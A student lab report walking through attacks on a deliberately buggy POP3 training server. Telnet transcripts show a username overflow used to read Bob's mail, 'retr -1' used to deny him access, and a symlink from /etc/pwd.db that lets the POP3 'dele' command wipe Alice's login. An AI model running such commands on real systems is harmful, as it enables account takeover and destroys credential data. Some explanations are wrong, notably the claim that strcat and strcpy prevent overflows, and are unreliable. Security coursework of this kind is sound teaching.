Laboratory Assignment:2 bugpop3

Monica Gattupalli, Id: 19991130-T308

Andrii Yaitskyi, student ID 170403

Task-1

The main of the task -1 is to view the bob's email. To achieve this, we logged into puffy with "telnet local host 110". After successful connection to the server, we need to login to bob account for reading the bob's email. To do this we need to make use of the vulnerability of the bugpop3, that is we need to login with bob username "user bob" later we need to give password we will enter some random characters as "pass nriuejvheinjeu" at this point the bugpop3 server throughs an authentication error but stores the user's name, now we are making use of vulnerability that is "overflow" we are giving the large number of characters as user name to login into the bob account.

Below figure-1 shows the user bob login into the server.

```
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

You have mail.
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK BTH IPD Security Lab Buggy POP3 Server 0.96.23 (Fall 2019) Ready
user bob
+OK User name accepted.
pass ijargorenierguo
-ERR Authentication Error
user bvierkjerghiejrvniuernvirehfierkjgviprenviiurtvjnviuevn
+OK User name accepted.
+OK User bob logged in
```

Figure-1: Bob logged in

After login into the bob's account, we need to read the bobs email, for achieving this task we need to give "retr" command to get the access to the bob's emails.

Below figure-2 shows the email of the bob after



Figure-2 reading the email of the Bob

Task -2

The main aim of the task -2 is to make it impossible for the bob to read his emails from bugpop3. To achieve this, we need to login into the bob email account using vulnerability which is same as task -1 but now we need to use “retr” command with “-1” as the argument.

Below figure-3 shows the error message when bob is trying to login.

Figure-3 unable to lock user

Task-3

The aim of the task -3 is to make impossible to login the puffy with “username: alice” and “password: alice”. To achieve this task, we created a “Simulink” for the alice using “tmp” file.

Command: ln -s /etc/pwd.db /var/tmp/alice.tmp.

By using the above command, we created the Simulink and deleted the user alice from the server using “dele”.

Below figure-4, shows the creation of Simulink

```
puffy$ cd etc
puffy$ ls
X11                 httpd.conf          myname              resolv.conf
acme                iked                netstart            resolv.conf.tail
adduser.conf        inetd.conf          newsyslog.conf      rmt
amd                 installurl          npppd               rpc
authpf              isakmpd             ntpd.conf           rpki
changelist          kbdtype             passwd              services
daily               ksh.kshrc           pf.conf             shells
disktab             ldap                pf.os               signify
dumpdates           localtime           php-7.3             skel
examples            locate.rc           php-7.3.ini         soii.key
fbtab               login.conf          php-7.3.sample      spwd.db
firmware            magic               php-fpm.conf        ssh
fonts               mail                php-fpm.d           ssl
fstab               mail.rc             ppp                 syslog.conf
ftpusers            mailer.conf         protocols           termcap
gettytab            master.passwd       pwd.db              ttys
group               moduli              random.seed         usermgmt.conf
group.bak           monthly             rc                  weekly
hostname.em0        motd                rc.conf
hosts               mtree               rc.conf.local
hotplug             my.cnf              rc.d
puffy$ ln -s /etc/pwd.db /var/tmp/alice.tmp
puffy$
```

Figure-4: Simulink creation for alice user

Below figure, shows the deletion of user alice from the machine.

```
puffy$ cd tmp
puffy$ ls
alice.tmp  sndio      vi.recover
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK BTH IPD Security Lab Buggy POP3 Server 0.96.23 (Fall 2019) Ready
user alice
+OK User name accepted.
pass alice
+OK User alice logged in
dele 1
+OK Done
quit
+OK Internal error : No Emails removed
```

Figure-5: Deleted alice user

Below figure, trying to login back to alice and we failed.

```
puffy$ exit

OpenBSD/amd64 (puffy.lan) (ttyC0)

login: alice
Password:
Login incorrect
login:
```

Figure-6: verification of user alice

Tools and Techniques:

1. For login into the bugpop3 we use “telnet localhost 110”[1].
2. Dele - this command is used for deleting the user alice [1].
3. Retr - this command is used for retrieving the messages[1].
4. Simulink – used for connecting the server with the console by creating the tmp file.

Vulnerabilities:

1. Buffer overflow: This vulnerability is observed in task -1. Buffer means “size” overflow means “excess” which deals with the “memory” this is occurred due to coding in c language because in c language the developer will take care of memory.
2. This venerability is observed in task -3, that is the machine is giving the access to the boot file and also giving the flexibility to create the Simulink using the file which indeed makes the connect to the console. This is observed with some of the file in the “etc” directory.

Prevention methods:

1. Buffer overflow can be avoided by coding the machines with high-level languages like “java”, “python” these languages restrict the direct connect between the memory and console. By using “strcopy” and “strcat” commands in the low-level languages we can avoid the buffer overflow vulnerability [2].
2. By storing the files in the private directory or by permission denied to the files in the “etc directory” this can be achieved by making the root permissions stronger.

References

[1] "POP3 Commands," *The Electric Toolbox Blog*, May 26, 2004. https://electrictoolbox.com/pop3-commands/ (accessed Dec. 26, 2021).

[2] "How to detect, prevent, and mitigate buffer overflow attacks | Synopsys," *Software Integrity Blog*, Feb. 07, 2017. https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/ (accessed Dec. 26, 2021).